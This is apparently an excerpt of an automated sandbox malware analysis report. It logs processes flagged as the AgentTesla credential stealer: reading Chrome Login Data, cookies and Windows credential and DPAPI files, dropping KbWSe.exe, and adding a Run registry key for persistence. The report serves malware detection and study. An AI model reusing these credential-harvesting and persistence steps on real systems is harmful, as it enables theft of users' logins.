C:\Users\user\AppData\Roaming\n3wcaadv.hr4\Chrome\Default\Network	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	717EBEFF	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\n3wcaadv.hr4\Chrome\Default\Network\Cookies	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	717EDD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\n3wcaadv.hr4\Chrome\Default\Network\Cookies	success or wait	1	717E6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\KbWSe\KbWSe.exe	0	131072	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 5a fd 15 64 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 30 00 00 fd 02 00 00 08 00 00 00 00 00 00 fd fd 02 00 00 20 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 03 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELZd0 @ @	success or wait	2	717EDD66	CopyFileW
C:\Users\user\AppData\Roaming\n3wcaadv.hr4\Chrome\Default\Network\Cookies	0	28672	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 11 00 00 00 07 00 00 00 05 00 00 00 02 00 00 00 13 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 11 00 2e 5b 35 0d 0a fd 00 04 09 fd 00 0f 67 0f fd 0d 24 09 fd 09 fd 09 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .[5g$	success or wait	1	717EDD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72975705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	72975705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	728D03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7297CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	728D03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72975705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	72975705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	49152	success or wait	1	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	717E1B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\812f1102-a14c-4a8d-9bed-0b62191d8809	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	717E1B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\812f1102-a14c-4a8d-9bed-0b62191d8809	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	717E1B4F	ReadFile
C:\Users\user\AppData\Roaming\n3wcaadv.hr4\Chrome\Default\Network\Cookies	unknown	16384	success or wait	2	717E1B4F	ReadFile
C:\Users\user\AppData\Roaming\n3wcaadv.hr4\Chrome\Default\Network\Cookies	unknown	16384	end of file	1	717E1B4F	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	KbWSe	unicode	C:\Users\user\AppData\Roaming\KbWSe\KbWSe.exe	success or wait	1	717E646A	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run	KbWSe	binary	02 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	717EDE2E	RegSetValueExW

Analysis Process: InstallUtil.exe PID: **1764**, Parent PID: **5972**

General

Target ID:	17
Start time:	11:34:06
Start date:	20/03/2023
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe
Imagebase:	0x29405fd0000
File size:	40552 bytes
MD5 hash:	6EE3F830099ADD53C26DF5739B44D608
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000011.00000002.550292879.0000029407DCA000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe.config	unknown	4095	success or wait	1	7FFC0CA6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe.config	unknown	8173	end of file	1	7FFC0CA6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0CA6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFC0CA6B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe.config	unknown	4095	success or wait	1	7FFC0CA72625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe.config	unknown	8173	end of file	1	7FFC0CA72625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0CA72625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe.config	unknown	4095	success or wait	1	7FFC0CA6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe.config	unknown	8173	end of file	1	7FFC0CA6B9DD	unknown

Analysis Process: explorers.exe PID: **2364**, Parent PID: **3452**

General

Target ID:	18
Start time:	11:34:15
Start date:	20/03/2023
Path:	C:\Users\user\AppData\Local\explorers.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Local\explorers.exe"
Imagebase:	0x1d807d30000
File size:	2802176 bytes
MD5 hash:	E2F0B0AFE1D1CABE6D0FC082FADDE43F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 38%, ReversingLabs

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC0CB9F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC0CB9F1E9	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0CA6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFC0CA6B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0CA72625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0CA6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFC0CA6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFC0CB412E7	ReadFile

Analysis Process: KbWSe.exe PID: **5916**, Parent PID: **3452**

General

Target ID:	19
Start time:	11:34:24
Start date:	20/03/2023
Path:	C:\Users\user\AppData\Roaming\KbWSe\KbWSe.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\KbWSe\KbWSe.exe"
Imagebase:	0x60000
File size:	171520 bytes
MD5 hash:	B1DFD2B85A645040D8C89D0FCED4340A
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000013.00000002.556924562.00000000023AC000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000013.00000002.556924562.00000000023AC000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML

Analysis Process: explorers.exe PID: **612**, Parent PID: **3452**

General

Target ID:	22
Start time:	11:34:32
Start date:	20/03/2023
Path:	C:\Users\user\AppData\Local\explorers.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Local\explorers.exe"
Imagebase:	0x29791ee0000

File size:	2802176 bytes
MD5 hash:	E2F0B0AFE1D1CABE6D0FC082FADDE43F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Analysis Process: KbWSe.exe PID: **2948**, Parent PID: **3452**

General

Target ID:	23
Start time:	11:34:42
Start date:	20/03/2023
Path:	C:\Users\user\AppData\Roaming\KbWSe\KbWSe.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\KbWSe\KbWSe.exe"
Imagebase:	0x520000
File size:	171520 bytes
MD5 hash:	B1DFD2B85A645040D8C89D0FCED4340A
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000017.00000002.558518953.00000000028BC000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000017.00000002.558518953.00000000028BC000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security

Disassembly

No disassembly